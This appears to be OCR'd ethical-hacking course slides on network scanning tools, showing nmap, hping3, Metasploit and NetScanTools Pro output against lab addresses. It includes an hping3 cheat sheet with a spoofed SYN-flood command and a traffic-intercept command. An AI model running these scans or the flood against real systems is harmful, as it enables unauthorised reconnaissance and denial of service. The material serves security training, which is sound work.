|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
135/tcp   open  msrpc              Microsoft Windows
RPC
139/tcp   open  netbios-ssn        Microsoft Windows
netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=Windows11
| Issuer: commonName=Windows11
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-01-26T05:45:33
| Not valid after:  2022-07-28T05:45:33
| MD5:   7587 15a5 0cb8 1140 5205 61f9 6c82 ef00
|_SHA-1: 0725 f739 42be 57c0 db67 b453 66de 500e 323e
7d5a
|_ssl-date: 2022-03-15T04:37:19+00:00; 0s from scanner
time.
```

https://nmap.org

Scanning Tools: Hping3


1. Command line **network scanning** and **packet crafting** tool for the TCP/IP protocol
2. It can be used for **network security auditing**, **firewall testing**, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, etc.

ICMP Scanning


hping3 -1 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #hping3 -1 10.10.1.11
HPING 10.10.1.11 (eth0 10.10.1.11): icmp mode set, 28 headers + 0 data bytes
len=28 ip=10.10.1.11 ttl=128 id=53015 icmp_seq=0 rtt=3.9 ms
len=28 ip=10.10.1.11 ttl=128 id=53016 icmp_seq=1 rtt=3.7 ms
len=28 ip=10.10.1.11 ttl=128 id=53017 icmp_seq=2 rtt=7.6 ms
len=28 ip=10.10.1.11 ttl=128 id=53018 icmp_seq=3 rtt=7.6 ms
len=28 ip=10.10.1.11 ttl=128 id=53019 icmp_seq=4 rtt=7.5 ms
len=28 ip=10.10.1.11 ttl=128 id=53020 icmp_seq=5 rtt=7.4 ms
len=28 ip=10.10.1.11 ttl=128 id=53021 icmp_seq=6 rtt=11.3 ms
len=28 ip=10.10.1.11 ttl=128 id=53022 icmp_seq=7 rtt=3.2 ms
len=28 ip=10.10.1.11 ttl=128 id=53023 icmp_seq=8 rtt=3.1 ms
len=28 ip=10.10.1.11 ttl=128 id=53024 icmp_seq=9 rtt=3.0 ms
^C
--- 10.10.1.11 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 3.0/5.8/11.3 ms
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

ACK Scanning on port 80


hping3 -A 10.10.1.11 -p 80 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #hping3 -A 10.10.1.11 -p 80
HPING 10.10.1.11 (eth0 10.10.1.11): A set, 40 headers + 0 data bytes
len=40 ip=10.10.1.11 ttl=128 DF id=53036 sport=80 flags=R seq=0 win=0 rtt=7.9 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53037 sport=80 flags=R seq=1 win=0 rtt=3.8 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53038 sport=80 flags=R seq=2 win=0 rtt=3.7 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53039 sport=80 flags=R seq=3 win=0 rtt=10.5 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53040 sport=80 flags=R seq=4 win=0 rtt=10.4 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53041 sport=80 flags=R seq=5 win=0 rtt=2.3 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53042 sport=80 flags=R seq=6 win=0 rtt=10.2 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53043 sport=80 flags=R seq=7 win=0 rtt=14.1 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53044 sport=80 flags=R seq=8 win=0 rtt=10.0 ms
len=40 ip=10.10.1.11 ttl=128 DF id=53045 sport=80 flags=R seq=9 win=0 rtt=14.0 ms
^C
--- 10.10.1.11 hping statistic ---
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 2.3/8.7/14.1 ms
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

http://www.hping.org

Hping Commands

ICMP Ping

```
hping3 -1 10.0.0.25
```

ACK scan on port 80

```
hping3 –A 10.0.0.25 –p 80
```

UDP scan on port 80

```
hping3 -2 10.0.0.25 –p 80
```

Collecting Initial Sequence Number

```
hping3 192.168.1.103 -Q -p 139
```

Firewalls and Timestamps

```
hping3 -S 72.14.207.99 -p 80 --tcp-timestamp
```

SYN scan on port 50-60

```
hping3 -8 50-60 –S 10.0.0.25 –V
```

FIN, PUSH and URG scan on port 80

```
hping3 –F –P –U 10.0.0.25 –p 80
```

Scan entire subnet for live host

```
hping3 -1 10.0.1.x --rand-dest –I eth0
```

Intercept all traffic containing HTTP signature

```
hping3 -9 HTTP –I eth0
```


SYN flooding a victim

```
hping3 -S 192.168.1.1 -a 192.168.1.254 -p 22
--flood
```

Scanning Tools

Metasploit

Metasploit is an open-source project that provides the infrastructure, content, and tools to **perform penetration tests** and **extensive security auditing**



Parrot Terminal
File Edit View Search Terminal Help

```
      =[ metasploit v6.1.9-dev                          ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

etasploit tip: Search can apply complex filters such as
earch cve:2009 type:exploit, see all the filters
ith help search

sf6 > search portscan

atching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce                           normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan                       normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner                   normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                                normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                                 normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                                 normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                                 normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access               normal  No     Wordpress Pingback Locator

nteract with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access
```

https://www.metasploit.com

NetScanTools Pro

NetScanTools Pro assists attackers in automatically or manually listing **IPv4/IPv6 addresses**, **hostnames**, **domain names**, and **URLs**


demo - NetScanTools® Pro Demo Version Build 7-3-2019 based on version 11.86.3
File Edit Accessibility View IPv6 Help
Welcome
Automated Tools
Manual Tools (all)
Packet Generator
Passive Discovery
Ping - Enhanced
Ping - Graphical
Ping Scanner
Port Scanner
Favorite Tools
Active Discovery Tools
Passive Discovery Tools
DNS Tools
Packet Level Tools
External Tools
Application Info
Click here to Buy Now!
Manual Tools - Port Scanner
Scan Range of Ports
Scan Common Ports
Edit Common Ports List
Edit Target List
Stop
Settings
Defaults
Add Note
Jump To Automated
Reports
TCP Full Connect Response Summary
5
4
For Help, press F1
CAP NUM SCRL

Target Hostname or IP Address: 10.10.1.22

☐ Use Target List When Scanning

Scan Complete - 256 ports scanned in 5 sec.

Port Range and Scan Mode
Port Range
Start 1
End 256

● TCP Full Connect
○ UDP Ports Only
○ TCP Full+UDP Ports
○ TCP SYN Scan (Half Open)
○ TCP Custom Scan

☐ Add to Favorites

Network Interface: Ethernet (10.10.1.11) - Microsoft Hyper-V Network Adapter

☐ Show All Scanned Port Results ○ Show TCP Summary ○ Show UDP Summary

Connect Timeout: 2000

Read Timeout: 3000

1: Active TCP Ports, 5
2: Active TCP Ports Returning Data, 0
3: TCP Ports Rejecting Connection, 0
4: No Response - Timeout, 251

```
IP Address  Port  Port Desc     Protocol  Results      Data Received
10.10.1.22  53    domain        TCP       Port Active
10.10.1.22  80    http          TCP       Port Active
10.10.1.22  88    kerberos      TCP       Port Active
10.10.1.22  135   epmap         TCP       Port Active
10.10.1.22  139   netbios-ssn   TCP       Port Active
```

https://www.netscantools.com

Other Scanning Tools:

sx	*https://github.com*
Unicornscan	*https://sourceforge.net*
SolarWinds Port Scanner	*https://www.solarwinds.com*
PRTG Network Monitor	*https://www.paessler.com*

Scanning Tools

Scanning tools are used to scan and identify live hosts, open ports, running services on a target network, location info, NetBIOS info, and information about all TCP/IP and UDP open ports. The information obtained from these tools will help an ethical hacker in creating the profile of the target organization and scanning the network for open ports of the devices connected.

